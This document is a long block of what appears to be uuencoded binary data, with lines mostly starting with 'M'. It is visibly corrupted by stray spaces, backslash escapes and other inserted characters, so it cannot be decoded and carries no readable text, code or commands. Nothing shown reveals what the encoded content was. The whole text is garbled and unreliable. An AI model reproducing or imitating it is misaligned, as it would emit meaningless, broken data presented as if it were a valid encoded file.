MQ?\_RSU>-/#P+>T () SPYDPXM, +ZX#\S] &MH. \T\AND' .-E#IP91J9!\_DYQ (\_Q MZX/!HYO\_-7E.1) Z] WJ>R##+?R&K (&DIX-" '?IX3GM'-MCY\$O0/YAY"' (3A>; M?@\*DP\C+D"%\*>\$YGHU] B9'? (=XSD (7\)) Q?^"T-; O-R-HR, &A^- \4ZC?2@+S? M2`MRFY\$/0' YGY' ; (1I>8GC'D: ^2GD. ., O'AYMPC^@?S/T:VA#QL9#\_ (:Z'X MWQ3: ^U (S:P3I-O) .R%HCPY! /&#D' \B, C5\Y! E\$9NA+SU, K.GD-E& [H<TC?P> M\N%Q: ?^"T' >-; # '7\RE&=H"\Z0.F1H\*\P\@, 2, / (<9!+C#0A7S-R'N1Q (U= ` M-K [< /) 4'R1FY%7\*\D; OF8EM&' H3<; .0) R" .4\+Q#7C>R; B=ZC5>8%A] RM) \$] M (\*<9F0GY) %Z) ^I- (@\LZ<:R-G'W9^4J5CT#FA.) \_96C8R '\@5QMYK! / [; ^10 MG?B?" /YV! /; D\*G, M0PXQ, AVRU, @\R\*5&!B&W&SD#\H21#T'V^: '9N4#R1KX+ M.<' ( (Y#SC3P-N44\$6ST2\S^AM' \+%62Z1L?"35R\$F2!D2' (Z49.@WS\*R (60 MGQBY!O\*2D=LANWS8 [ '5DKI%\_0\$XULN4\; , O (\_I" [C1PQ#\_MO9!%DVZM-CQ%R MJ) 'W0Y89^23DLE#\K\_I\ /13\_JSY/0GS; M&CY". Z5; 'J-&4\$C3\ ' (4Y'3C3P# MN<# (OR! ?@ (1; 'FP. -X8>-1) \UQL^8LIJ%WJ?E+"LONI&MNU"R3.R:Q=J?Q6N M0+G?2+\$\$, 1DYO'N?O-: , 2B"=1HZ!C!A9W (5KU<@0Y!XC: [IP1 (R\& [+==: 9O M##G, R-60Y49NZ, (59>1+D#N, W-F%\V'D>Y#-KH^] MV<] \_P:5 (L [!JWB:B?\_] M3] Z@<M, #\_@TJ%] \_RAFD/K!MF"-^@<NV\$; U#9/+8=\_P:5\_X1O4%FV9\$G"ZW0> MZI) XI@T' #TSH7K^:A?.M#\ :26] 9: ?>TMG (\$Y; , X+NF/1X] AMB. /X; KX0\ \ M^C; A, 414R#WQ, =PR==\_7WRA\>TRK, =; ?W)\_OC/ ('') \_\_\_?^R=#9@<597W) R%B M@'!1HP\*B#!H1%<-DDDR"BJ8STY. , S"3-] "2-X: /3TUTS4YGKJ:J.\D'431\$ M"3\$8%14!045105 (2!J! !11<%ED773=%5?0L\*" +FG6S+CKOJ5-UJ\ \_M6S7S M?^/' ^SSO0VN8NO\_SJ\_M5] \_O>ZEY-HXMKIO\> (68XK), Y3^+B/!=X [AW' =Q^- M1W'FU8S5<?&Y^ ) KIOX/K\_RX^1, 9%\JTF1I4Q5GI ("4) OC\_69ST (0LULQK&PE M9; GX [BRRD\ (QC) 2K2, EHS'VD' \* , Q7R&EXUI9HO3<>) S04Z; ) C; D) N2%B'V; MEE [C. J (: =W=B: :E] <OJGTPX\G0W) I24X+; \_: #VOZTMN, STJ\_3OQ-XA-] 2Y@\* MR\_19] R=0; !^:OW05'8=\*9<G#; 2W\*XGJKTG7##%; D=] , =5. AG&: \$ \_9H1^2: O2 M] ; '1^J, ' %?H& (\_2GC-#?TZIT/66\$ \_O1!A=YOAZ (\$?J65J5KCQXZ#Y0.) O22 M\$?K31NB [6Y6N\_4; H<P\J] # \$C] /U&Z%>T\*EWD; 4OH [0<5^I'1^J-&Z!>W\*EWW M&VGO. \*C0, T; H/S5"OZA5Z; K GKQ3Z. 4; H^XS0+VU5NAY5H4=] Y8517SE2&"=! MZX6JA8HO=-N-D?I8HTJ (^J) M46. 2Z\_ [V+7: 8BLYY\*O09\ S@. , <R2!R-F5I (\_ MBVN"21I+\_"@Y?\_Y?I' WQE= .G: \F!Z9FEY9F\*. 8+UV' 0=5, D\QBB9-QHEL [ ] 5 MZ3K9J!>9@PI] GA' Z#4; HJUJ5KF. , T#<<5. B+C=" \_:X0^UJIT76V\$7CNHT\$ \Q M0M] KA+ZA5>FZR'C] XH, #O< , (\_1XC) %\*KTK7; "' WW084^UPC] >B/TGE: E: [81 M^K4' %?I (\\_0] 1NAGM2I=0T; H-Q] 4Z"<; H=] IA'Y. J] (U9H2^] Z! " ; S="O\4 ( M?:A5Z>HQ1YX' %?KQ1N@W&Z%G6I6N9>; (\Z! "GV. \$?JT1^O) 6I>L95F0O\_ \$N@ M%UYN] , (<ECZ" \_?OU1) UM0" ] \] ?0] T> (W'KWP?J'7\_CNF?7%Y^G0MN7] Z9NDR M+C] 3KSZU' 3; UMT\_\_9#6G7: PG) .7/]-\^\_1?G3 [ 'NN! [9KZ<0\$E: ?>%W=7 [L@ MF4J-6E^E-\^XQ8Z4=E) X%2M23B5E3N'S\*?D1U [ ] XSJB=? "F%L10 [7: 1PFNZ MD3) &R@U: 6&\CI3Q3\*N\G) 6Q]>"W. <MVJPS-\$L2Y\*S\* .: /U\FQ5\HF9Q4RO=) MH; 0 (Y7%2\*'9" F9%IC>\$+2\*\$622@G&, Q"0TF1\ E, M/@. DW\*, I!5\*NU7QNL#\R MQ [ :1HC^=3Y. BI^L; I#RB^7P\_ \*7=JRF. D< (\_&2KY>J8GRHTX. &ZF8?2:=W] #\

M.8Z4B\*%G0=] `G\^32\;G-<3<J-VUG.^2S%I2YFG,&"G+M=S80@K5%:=YU[M)  
MT=/^,5+V:O[<2HJ>8P^3PK4I4GY.RL5:VG]'2ILHSR/EAC?&\*S#B3:5!#DO<  
M-8<4D1LC==>NUD<ZKI-W':\Q7#-]Y7JIG\$Y\*1DO[ `G<=T=\*B92'-64S\*70I  
M<N,R4I[6F"M)24OX3:3PN\$[5IFJ)GJ'>PSN)V:/Y\R,\_[5%NT&IXF7^N0\$OI  
M+P9%F\#\*;TG9I\_G3EN4]+Q&?8UF1=[TVRV-^H2PEY1`M%6E2]FL^9TEY+%+R  
MA6' 'K=-SUV)8R%+:M2>XU0C],E\*>TGS^\$ "EZ"? "ED?F,L=(T4OX`Z1<J\_GS  
M,V:DLM^X:^Z05/)>W2U;55X1\$N<8B7E0"WT)\*7LUI9<4O1:,D4]G&QI2='3  
M?CDIM<B?3Y`KWU,N#]#61\_?@4+9><.N-VO\*%G532;=>KJ]^ (R-/O0C0=U"8X  
M>6]C>6/>IC>S (@\_XMGRW:Q'72[UI;GGG,DU(L;`V:A>=DC7DI%;3IKDP]SNC  
MHY9+=Z2\*=7L3B?2WN[ [%TJE5-VII)J7N>"RVZEZ#GE<M@M>RI1"JM\I%LJI  
M<MURJ^1KMU.I->AZ-0WT4M,!H0^#UHB,S#K+[WDM/ZRZ76U8JPK54IFC+HSI  
M+46K5K>=JK#Z52J,H')2@&L]R\V,37@VQ2)3&+4\W^8&65:S/<XG4CS/'JUF  
M7\*=>H>=Z0\Q9G>,WP1@K+~]7KA>)8T^,5A>)XH^:\_`!<Y\_`??(D?.M>L!YUG=  
M8U9Q/%6K%2G5A7HW^:-9!AM5,BJE;!6JC9I.9QNU&E7\$\$E.I5&JQOO7ZS6VL  
MQ7^];RHO^[S(VE<=<0M48QK%>L.U>FRO,%RV2B\$79HW07<;QZGT5X<>9#<N=  
M&'!\*K;+50X.O4%U;\*U'VQT:JQJE?42@5\*/52RMG5;&'\$<@<MBH=-)95R70&]  
MKN7[ULV^J7"L4;L:;!\$2W.`VW:\*7BY9POV]52G^- [4+9\K[NI%1ZF9^:;&G:Y  
M1)9\*3\_>\*5\*N[6AJR\*Y;3J'M3F'(M)M\_M!^`7] %&KG'\$-\$@JD6KW&-MLBF\*  
M-!\_P"];Y#4I]9.MSHDL\_\*<RNV'Q5:3G"G:=GE53'2M41RV3YBSV@^W1@OE  
MGC7993U.?5\$JT<(1Y')J59RZU6,--\_Q&).-:GE7E&%\*1=?WTKJ!V9EP\*:=U  
M7!8<SPKJ3EB1E2A=7+QHCL"5=8`\*A5T=]2V5THI"?;53MT>H]OI/C\$3?=\_ )P  
MQ![ML0ME9S05H^5(XW+)]9S3WU2R5+\*J?)LFY%BH5JG21T^()8[[@%5M^`V2  
MZY19Y\*8IR)'T)LJ,0-QDN?4>:Z30\*->YU;.:<J\];+E#SA"?!FG\*@70(87."  
MG-["AMH\$MUGB.KU%>=6\$2UWWK\_==04\1M?JI%G=.N=6CRA:ILE57T`2-8\4V  
M:A<;GTG4J;\$43'%G'DV)<ZXE.YL6CGITL49(7N\L\*"DXL3('RIG;JG?KHZG  
M#\*7)R\$8A0^U:9(CZ@90IY:24M9HW47==]LH.WZ,KN:9B52@O5..D%W&%4#=  
MN2J=(C\_U9D67!%7VLE:Q03W21\_E%5V[1H@LA(;E0S5P\* <T@5M\ [KG+B89<  
MJZ\$I!.U&4)@C,6M5`K4QZL13II1K2DYQW\*H'C40D#A5J5H9&4;:64;K\_HMV3  
MDMX4\*MUQRF-6N;:H,ULMU+PQI\_D0M38U%2\_G2.ZQ"JT#\*FX54KZJ<B16S-:=  
MFC)P^ZDY6NZD\A4J9]CE\IIJFL:\*;/'>QG']I] %Y,Y.>'6K(M41NVKU.%[0  
MSZ1,\*<=2N3#1[Q1\*O51: :0"PRG' &`\FBQ-&P,')T4WGRAU-9BWOH2.==\*ES<  
M6@E73KGD,S(EJN92E`].Z>N<<J-B#3B-:IV3F4JT<)B<QCZGV8`' @YN@Y%!  
M,.P6W`F\_];\_8"6[&U'R"UZJVB<4^5I"%'^4F&X,44R8'99",HCLB/5.HCPTY  
M67JJE(V^(Y6@LS^-6MEO(\_3N5!HB)5T5Q8+=HE@ (M60,G4PQQR+=T?+466Y4  
M\*-H!EQP:??HI&\*T])9X-1>C\*LW/KE['K11HP&5\*[\* ,IQMRLI'X:#C5HZ+\_2  
M=1JUH&,FCY-MZCZ5!8KQ4O\$&\PYZ]H(6HD\$.3=0\$\*45%!H^MVW^@ (@ZZW\$KW  
MVFYE,PUMAOQ2[FFFE9;3UR,5/00(\_V2;'HB>D[JH2"KK\E'J4D2M[9-9+"69  
M-,NE1\O^KRRK&=R2;@ [MI7L.=AW\_M%>G" 'S'V-JI12.;F-&IQV:4Z%7:LZQG@  
MJQI5L'1UD^TZU0H-5H\*!(T4@V98+;'T:CP?5ED,F=)7M\5!J&KM\_?R\_-=<HT  
M\\_%CDFIQ1\_:P0^#VA5L:T>QH.N<0.4U+\`";<CF,T9I&G;(S5:<4#3?JL4::  
M<;C4#U)/.:658TN3L\*"K#!N2E0V[\*>K<7JB2?G&JQ?B6ND\L9#7/"\_2!UN!  
MM==?CC&MJ:G-.6GFWDX7>(!N2L9MFD!)LPH53>(N3?<\IO)+-L9XIJ35UI:8  
MA`DC)TMWRYOUZ+(B8RL5&=EDF^F34F0G)=TJCZ62TY7(C\!'62Y:PX]L98\7  
MD()+6GH(1?JM@G6%<B-T9:6KX:E%HKXJ%?IH\L06/)\ "Q5-27S58:Z\$,Y[41  
MI:^SK<UK1N@&5IQR250\$<HFRSXWH'+59U\$JF6@4F\*-YAG\$)73.N5:%\$^A.,C  
MW44K'[\*99)/\*[L`9N\_\*VTJIR.ZT:.UJ?5?-GREJ\_]O\*82G?F`B<MWU#`?M\_8  
MZDZU".J.[@QE(\_>[O:Y#O>LH-:J<+\$+;Y0PYYS25).I40<HAC2HIR\*AEZ?!E:  
M3Z\*T^@^7QI.TYEMO>`I0BQ1-T#]&Q<NZLPPK;=0MU2S:,IC"<UGK\*93+4\$I  
MA3L0FN%:\*4-I1K;F4CFQ2GX&9>T+!\*H;Y!URR\*M+5.=BQ9B;E207ETTIO<5\*  
MDONMZBB/E).-N7BC\*=<L0&+8)-,L5[I8G=&=U\*\_V"S.">.#9%L0[/1\$;@JB  
MQ=9P/8<+=8SLETY-IHE2C:.,AMY+TRSVHU7TBY,4>27&'Z:\* \BR;4'IF7-P2  
M+3G30A-TM6H@;6=8\$`..O^Y3F\*":(GQ-M.M^&XFDE16IR=%.1HIJMM)/^2UU  
MN<1FYGC6\* @<C'<,R9->I<)F2'MT<=6W.YD"BI^=:U>) \$T#NDXL2<% .O!4\$M\*  
M\B%JNE@2C)4UC\4(V)#Z2G&JXZYN5&A-0=I4EV-\*RH\_F##`E!)%0M4;;) %3  
M";K.9VEI<-R:!:;C8&\$AXVRV7%&\$J5Z,^\_U?ME:@X8JI4;L8K^9B5\*65RWI>  
MZY\*B7%I>X@Y1=RM?S#X^24\E&0R?:`3DVOXT,Y5H4??0>('GJZH82%\$^U6`R  
M995\$-952CB4>BD:3\$HZP(5)&Q\NQ7@B1JAV7%ZJ!\*R9D<Z)Z1<U%CTZY>2XE  
MK,WF74W)XW)N6D)%K5\$N^M!(F.\$I"B:X?-017.Q32VH4N'FDU1"\$BD.Y/Z"  
M.\I+`P.T#UUI5(3JZ<U,E!|D]>J\Q,ZJ<`TJ-WS9\_("&B>@E\$O2:7&\$6X6<  
M\$D9MDK@PB^(9;XFYQ].DJ&DQ4^Q41T7N"DGF;KB6+WJX8.=3C313<6).BD&&  
MITR)BZLIQMP<2JO[L`MH1A&E(%JP9"KH5E/)IIQNXCQ7\$BU4APN&0J4R0TLA  
MX0@BT'B`@;LJWYM`HT:[D-I\$^41%-]SI6.V4A'5/3I&I<@710//)E^+`A\$  
MCR-3)`O/^&[1V.M23DIK1D0OYND6;6RQR4JRTSS1HVE<O4[.`%B3'E#]\_1K:  
MN"O3[I/E3SNIMV"5>C+;\;=?NLL%SXLDVB]06YY]U.\$FZ+DX/<SMV'O\$D\_"F  
M!+:;R/=X6S\$.33?%W\20WE6Q2=]'3I0,>;M0SJ`VI\$=JIH`SDLB`-JBFJCJ;NN  
M6X6:(7BLB-&&[EPShOH?\*3OL.54P359/(7C>'K(V;%&G=I#6K%W\*8.-&\_TV  
M3U=4Y95:SG'`\*2^S%@^7\$TRRTS`\*D5&`\$DJ.%#52?)QCYBW9\$K-35,Y:<V.  
MT3!)M\*-2DPUI>!Y\*M/Q`B9B2['V#.\*@!CA0H-V\*D7\*ND!&[8U\$Y]=U^/\*7.G  
M%6MHKQ+HQB=Q:DYJ?J]`B\_Y-)^PN6PO#&P&2S</.66FLQRM<)S9<.H%:5#=  
MK72G2AL;7MT?91@63PYDI,630M#[>S+ER<:<9G0V=RT6]YDF\_2[>]Y652FF.

MQUO!347FR9!5J6F]LB[EFA)OO>E.9>5F08V7A-2W)D,K0%2L>LN%4<U0DJY@  
M," ,5U7Q(36M2I('F@9P1:=JXU.X0#V/(+HZ+5I`L<O8CA5Q36.)4S2&?OV`G  
M\*X449960LEDADV\$2C3D72B\*%E6ABM9:GV3SJX(FON(-K!<K",="I!ESP]:4Z]  
ML08-,)H\_HDSQ5C2B[SD^Z9'0E\2JE5"A>+3AKE"O3CFN\O.<\*\$L#G1J0BX2  
M>&D[<O\$QJ&([<HL=?R7);19=R0EE2\_.\*H47N7CY7#E6BF7>.#\$7B=SR-V^D  
MJC0>.8)195#;8\5T,S\*#EIIY>;G658VTU9[O2.<+)4\*ZR##0D\_?'\$HD[>38E<  
M\_O\*.H?'`1.\*\$@^,37@>YKRS!\*1/IH,Z`9S6L]/CG(IV)T)7>4J<V\*`10)JO[  
M.\*>"2SZ:\*>J&E,ECY>^@):-\$`PSS%LZU\+)!\$P!7Q2+\*)';0UH/" :&O\$+C53  
MDRN4?8I.D/\*SYCXN=-M\$7F`>\*TFVT>Y#EHYY<;.G<5D\_VRFT\$JO46\_AQ" T8J  
MU\*\_2J6'>[.I:/\*59-\_98M%+'W:0F2]A4J<KI!M[:X=CI>E\UO>,4^,V/^:.  
M#`G48ML4YK1:F.U;8?,,IL^C,[:\Y%)WE7-58]3R#R^W2-R."\*T%"890)\*0,  
M):<4S8N>%=W9?O)CQ007`%V@RLF2?J"4-9K2!F>3P@!8C\$Z<T4D[\*3AN+]40  
M.JLD?5!#(<\_?AFQ022M0R6&+ZO@&K1\*WHG[O4N5#SFSF\JH.5#05[0B\$D/V>  
M76`R%R2-QS'-E:[^;CJ8J(;5FC/'OY["^X[1%:\;L\$<^&?W&OK&+UZU\$BYE  
MX^\$S75\$N;S(J\$\\E.-=0II3NYR)6%G"XH9['^\$3K\$=A]G!C<A@4-V\*O+`@3P!  
MQ1;55;#>XK0()I\_=G&;QM>R06=G=HSR,3)R.\77HOWV[^8\C2ZY#)#(#,>  
MBK%IF2!G::N<JF1@E5NVNIM#`7(MZC)T=TX(W\$7HSL"\\*3I-Q)?LL>Z2G'9M  
MU\>H&([Z^I4@LX\#>1LJIOTA')VB;>F2%UM6:76-7T:L]#V"P^9IR5\GVF%  
M\*#S5[#=BH\_XIZ\*#D!S;J^GDN%)PZXQ8],-!SB6:^467S2[Q:?`R=\_JL`E")E  
M#4X52X<"!22/#YN2ND&>\_M4%101G=\*5#6<\*(U?,\78VR,.PNJ`\4@L3[-!/MI<:)?!  
!OO0W'KJIH<4^149NC%;GVE8K1%="/0]+\$\*WD-@!KC&D]B`Y26?+0C  
MZJRH8MA7H@=\$,Q\_6@RQ3]:15T!"N\*;I;'GVEZ/@DS=(;I2]X('Y.)Q1W@:E  
M:QX(18?@`V</O5D4==6L:\$=G=27'BC[(BHJ)LB6?]E9\$QG+Y=GJ=(UQTBK%0  
MZWA^P]^U"VP-+D^I3+=T^FM\$?=3\_D398L#TK>E`\*%RQ1#:#B#CU[G\$DY1\$@PM  
MO25>S<6H0A-GR(08=[",C<D'RY\*ML:&UB,H9-5!/P2=/Z2)?@K(J`%KSTI8  
MR(\*G2AHONY!9I7\@;8IKLIVF2%-C(?KUF)I.SKX^ZOI,4Y:J+7G%96MJ\*\5>  
MV)W-]:5>I`.TRW44A=9\*50\$!%4A<O-;\(9M4XL5:@2BVVFJ(>4B:8J7!`&F  
MZ4\_RNX&Z/2KU\$J##`D5N=#172G=R8,\$[6/\*UK\*8:N/LICD%-Y`Z\*VQ;E\$`-R  
M5OPHR:VQ8&P:->R#]7)WH4;#6+4OIVG4K-\*K<O1OR\*48!B:\*9SC9#=#Q^:RK=  
M:ZN;[6KH]7K+=2(;`3IPRN68\$PBIJ8PYWT@O=A7`N-?77(&-#CT\$4V1VZ2>F  
M3\$G=4[ :M:OQJ%)N3#U0%@`CQC)WR?!6[^7R5L/\*F%SOU8U.L:(72E+CM,\6<  
M\*482YR.\_\J`EIF;NSDBG?CB'3]9(,Q^74R6:=7E`)T;BW(Z1A<=2%LNIV=A3  
M/JS+LR!2T`\_S2\$M?4?=@3/]V3:.&,E"=T!>AR\$],&+C=2\*\_MZ=;4@<(6?)=:  
M[%`S5;[.QU,NJ<HTRD,^NA9M"?\*C\E)36F4:N!-80ZO\7,Z%09P<DF\*&J@SU  
M.E+3`I\*1JB%KB];;9EM.#9F2`KT@LT29T>>0<L4E&W,\$\*%[F(.\*.W"3HBI<'  
M7H2D^TIOJT3SKFSL.98D`WL0?XXET:+N<5U9A;CI#R[52^7J]7M=H[UB(<F3  
M\*Z:8BT3Q&H\N4!<?25PS1&W2-.`73[PC%Z];\O4)\$U[0B4[[0F5;.OY\$BE1  
MP9&`V=XG#\*`S?\*Q\$5'.[\*!-#6RR7\V&AT=H@N&O3VHM^M3FG#!'>:0?3=\$%  
MOD\$#,)\*=/J:AF14S/JJ)7^@'\ON\_A`&6\_1C`BPE[']G\$>ALU/O0V>3=IB3  
M3:J\$R5W8;- (F9M;8F]14E:N).Y#9UFT^H8E^B13+K7CN)GH!)AP3J\*JH]L:,  
M'--W\ :3D#WX;:O\*J>4(34W%62%J"0B`5]22DICT=:>#QW,H&)9-B([T1\*XBL  
M)H^,6M^\*9`%M=<Q\_1F+L2T](M1O:GEPV>4\NJW:H^@O#5CEE\*#FAR-VT>#FD  
MM?6)0&K4PODW-5\*;C4&,/4JO%0<-`"WT^[>S>H'EC(C%.O[1GZ"(-KP:#2ZC  
M`75VLTUC[\_#M>>.&.`4\$M?5(71ZZ(%NSBOX\738\*?MFSJ\_(M<"F&Q45\*49!)  
MI38`U)J`<D<+`\$/-]U"&HO=0AK3W4(:T)U":KS3`S52`J-1Y!`W-5M8J=M`%  
MTX2:I8F\$5SY;L\5\<6SMD)I<LF-M53J3RR@OU?+"K'10\$\3.BEQ39<4UY]Q2  
MYD+3\*K!GYBNONI(CA:J`&IC1NQ=<\P(U<O):.`\;J%VN\_FX^ZRD\$U4[01K:J  
MV-P5F5(ND+(\\$BMQ6\>-%ZOV(1\*I!,TPY\$>;I\$S#Q4GLK\VG:E1B\_.ZD\_(C  
M\$KAH:2YAY=5WY>)FL4XEPA#D';QVU>\*4]FAI/C>4I<(=<.EA.N7\*`3TW+IEJ  
ME!6N=?`Z9HO&2]@UM0)1HX&C%K)O%J1,MO7-"%`'EJT7S(B5;26:V&ZRN\  
M`Q2=L[7O9[8AE)`NCJU=?#RU]%C[;SH(!;TV"UG5;\$BE>DD/1>G"U\$NX<6J  
M<BJB6\_65O:G-\2&VJI&;&PAQ38]/N%;2BH7E\*B7Q8&6R-0HG6ADLE'<&7L\  
M,MDH[I2M.8M)L4^`MAG?A(CR`CX-E/U\*NMZI#%/3\$JT.YL<V^P3\_Y%"1Y]%\  
MY6]6\E79HPT#OE)<F0XNT\$BX>95J7N;49:76O\$HU+X7=%I>"L".D-M&\2C4O  
MA;TJ+@5150BM4S6O4LU+LMO1.8-2^\$5MH[SJE2\_Q=X5J4C&4:I:]%E7WJ5!  
M\$760>?[-&9X1R!^A>5V9.JD%U\$YL7M29)VLE[]\$4GT^BL.11;;!\*M;J;+P7S  
MY7R#OC2.>F+J@TQFE+Z,IK2Y,^]P`Y:O^&NX"SH" B;81%BQLH^^7RX\4\\_OR  
MRX).=K"^R/!\*I-BW6<\$7--E)QOJ.\*&^,KAV]1!UP\_E,EA9CUN0`T\_UKNO/  
M=?FA?)[,=J66EU\_\M`PQB?Y7M>8]ORME)M\SM&90W6)\$I:[&5+ZI7O:"&X7G  
M5/K\$5^`1<[.`\*]ZF(C\$%BBDUUHJ,3C-Q)%@\*ONZ0DD4IS3LCY#>-TO-%ZGAL  
M" L(P^,<-W\$T66RJ%C8Y+SVO8XV%0?E/O\_P9)\\$/?4FY&-542(0=66UF%0J-9  
ME3`2;6<XN!8MV?+.CK;2OVMO, #784]DS52');VZ1TO:&!W2D4GF`(-OBU6N  
ME=HY[>7+VDQ%]:+6^GQ4-1)K^D-;[=D]XW9:WC:7E\*T2S)9]O6<A\_[1@.K  
M\_#!M6`0)#!K!/)7C47\_10D0JJRVI+%\_8U39-0>8RR]\$VBR@)W;(\$\Z,@5#S:  
M8JM;/BIYLUF<.;[R]!Q):22^8MDG6KX#9)^6QZ36/6MHUQD6\_-5KYLB.+.`  
MR;#T`LLWJ:]Q;2E9JLZ(Q->CQ&N%0]2ER,\_`K%\$!U\L:^:\WBMQ&R/+%W[(<  
MI9[+B,@`O6I1<:43+I:;'\_&/IT1>B/HK2N(X;5E99;\_E#LIL8G/'-C-DV1X9  
M3QBIP2(.JJT3F1SD04Q1?\_ ;S%WYH\*)09/W78KIX:GL[-=W9T+,H/=I[J3^(K  
MUH(Z3>+\_PD][>\_O2I40;Z2]]O2\_%FZL'UA1]>BI5U+.Q9V=K2W+^Q<W+&H  
MG7Z;[-G/W\_I3&\M3O5O4N8!:Q'9:I&L/BT%[UF\_IW':\_-+0/=K8O6="Y8-'2



MTSK:PTJ\_H.W9S\\_/' [/^K[.I2SNU[:\_XF;;^DV-AQ]\*.Q4L[NA8N7MI.CB6=MQ"]I>\_ ;SM\_XD/7\_9+K3]A9^IGG\_GDJ6+RWRGW\_7XD7TO\XEB^GY+^KH7/ALM^\_\_W^RLW\W?\*\$]^ (6!/J")OF\_YS,?T[ZH0[CFJ[Y;''3MPSH\_^!\$X?&;\*^]M1F=R:0>L05BH5IUZ^[#53BL'[7:UG;Z4N;U">P8+CCSR\FA'YDT:\_HX\_0;\*MC<LN[VV[Y["V5Q\_A\_XK'H2<>,6/FLK;O\$;!^90#5]' /Y'QGYKE&Z9EW]HLFLMJ+`=SHX[+SR"TL4"W\?\_X;\_ \A[\:\_[ [CZ\$[ZH:PM,Z=(Y/\*9;?LWMOW5/^IWM8\$KW!1'BM,[2F0WT?\_%;,)QVSHL?M\$21OOH\_\_#U72A8)3X?<@RT<\_5\_] ;LQ>M5F8D/%?RSV+\_ .(8T^/IWT,Q\_MG,!7G8\$3Z0W\PPX\>+1&V4E[Y`G-^J\_,[@M5JA?B[ [RUV2 [>6;@UWGZ`YHY.^1H2O7RS<^A'UF811&@O\_VS#\*[MV<^4G[4[M'L^MRVY[:L[.K7.V3<XX^I+/D[CCHOF=IX[=^?'`!WGS)^]8\[\?9^:0>IWM"/.9\*^Y:N'?[XZ^8N\_VN^IG[WQA6]N9H]L?JJ=WOG0N73UY&[YV?;DK--^MZ!Z[\Y#M>^N\_GWPPH%GTGMQ5/ZEMQ[SY^VZXEWX\_YZ\$=;+IW%K<,^RXA;?MDM8Z[ROM&[\`\_ ,/[W+VG\_V>?ES[ YK3YKN)OUCQU\_DHA5.^EQ1R^M'9][6[R=I+M\_WGBI,G)R=U!)`=M:MMUYZM\"(C?PLE]AY\*/.TZ7\7OL.^2C0S[N^R-=W=LVMA2%>Y\_ [D[+K5KI6\_J^]PP]OQ^/;GCKF=O\_ ^G>G9.X8H3\_OGS]HQ:\_Z^773SM?=L.S#AV[ ]W!;6MOC\_@ [0IY8NB?@S\_7YNT7^TO, [ ]XG;\*`E-]QZ\_5OGY\$[K?M\=0R4G9MW\_?GR<D=?1DR4ORZN-\$;=\_;."HTD/(G4G:FVXDY9F?Z>/HS;V?ZM&/HS=V=Z'OV9LS,]E\_[,WIF>( [PY@V\*T[:GC[ [OK^+8HK-!TT\'X=X3PC[,AMU`]A?=:.]#/OV/K,(13(VP\_=MO69ML9A)Z;W3]+GR=/O31]HXQ`/O'' ]S-:7MD;<[!P[,^!:Y=\WSHW3T;;-F7CIC5\_K'9-N3/R'K(>D#Y'?='MRU\_[Z[.<"3M[Z7X^A+]G<=\_\*:<S@K]SV\$UQ#O\_Z\EZ\_2#R=&=UWYK<YYA1#BMCDT9=<%=XSML\_4>#NX9/U%OXEOF;CLP61\.\_T\_G]>ZBHW44<]U(46S^G\_)#=#LZFX,YY?.>\M%LX/AH,C\ /D4IQ#^U3T,AZXGV#4K\*\$8;]CS]2&;TCK8?9T8'Q]KIELD'UV^<MD9E\Z+H-5/H\*DZ\_T\_]P=2\VSJ\$,@:A9\$/0>B#H6HYT+4;( @Z#\*(.AZ@C(&H.M1!T)44=!U-\$0-1>BG@=1SX>H#T#4/(AZ(42]"\*)>#%'0-2Q\$'4<1+T\$HHZ'MJ)="U,L@Z@2(:H>H\$R'JY1#U'HB:#U&OA\*B3(.I5\$'4R1+T:HEX#4: ^%J%,@MZG40M0'B3H6H#HA:"%&=\$+4(HA9#U!\* (ZH^HI1"U#\*) .@ZC70]0;(J-\$'4ZM1+T)HMX,4<LA\* @51\*R"J&Z]Z("H-4;T0M1\*B5D%4'T2]!:+. @\*A^B!J`J-40MM0:B,A!U)D0-0E06HH8@:BU\$K8.H'\$2=!5%OA:CU\$'4V1)T#4>="U'D0E8>HM#1!5@\*AAB" I'5`FB+ (@:@: A1B!J#\*!NB-D+4.\$25(:H"456(<B"J!E'GOY0+M41Y\$U2&J'5&; (&HS1&V!J`F(NA"B+H\*HK1#U-HAZ.T\*-^:O`\$/A.%-R&@I>@MX'84?< \*OAL%+T7!'2AX&0KN1,'WH.'N%+P<!=^+@KM1\`TH^'X4\_` `\*7H&"M'T3!#Z'@AU'P2A3\` `I^%`6O0L&K4?!C\*/AQ%+P&!:]%P4^@X"=1\#H4O!X%M/X6"GT;!SZ#@#2CX613\` `I^`@5O1, &;4/'++/A%+P9!;^\$@E] &P:^@X"THM^%44O!4%;T/!/2AX.PK>@8)?0\\$[4?#K\*/@-%/PF"NY%P6^AX%TH>#<\*WH."MWT;! [Z#@O2CX712\#P6\_AX+?1\` [4?`!%/P!"OX#"CZ(@O^(@@^AX` ]1\&\$4M\_<4\_!\$\*\_C,\*/H\*" /T;!GZ#@OZ#@3U'P7U'PWU#P9RCX\*'K^' `7'\_05\_@8\*/MH>#C\*/A+%/P5"NY#P2=0\#]O\SD4?'H%?XV"OT'!\_T3!IU'PMRCX.Q3\ /OKNM1\` \_0L\$ \_H. !\_H^`!%/P?%/PC"OXO"CZ#@G]"P3^CX"0\*MLT`P1DH.!,%#T'!M62CX'!0\%`6?BX\*S4?'P%#P<!8]'P3DH>"0\*'H6"1Z/@7!1\`@H^'P5?@(+SM4/"%\*/@B%'PQ"AZ#@L>BX`SH^!(4/!X%7XJ"+T/!\$U"P'05/1, &7H^`K4'`^M"KX2!4]"P5>AX,DH^&H4?'T\*OA8%3T'!UZ'@`A0\%04[4' `A"G:BX"(47(R"M2U"P"P67HN`R%#P-!5^/@F]'P3>BX.DH^"84?#,\*+D?!%`JN0,%N%.Q!P30\*M]J+@2A1<A8)]\*/@6%#P#!?M1<`%5Z/@&A3,H."9\*#B(@ED4'\$+!M2BX#@5SM\*' @6"KX5! =>CX-DH>`X\*GHN"YZ%#@4WH&`! !8=1L(B")12T4'`\$!4=1<`P%M;13<B(+C\*%A&P0H\*5E'00<\$:"IZ/@BX\*>BA81\`\$&"FY"p<THN`4%)U#P`A2\M\$`400L&M\*/@V%'P["EZ,@N]'P7>BX#840`0%MZ/@NU#PW2AX\*0KN0,'+4'`GM"KX'!7>AX.4H^%X4W(V"[T/!]Z/@!U#P"A3\(`I^` 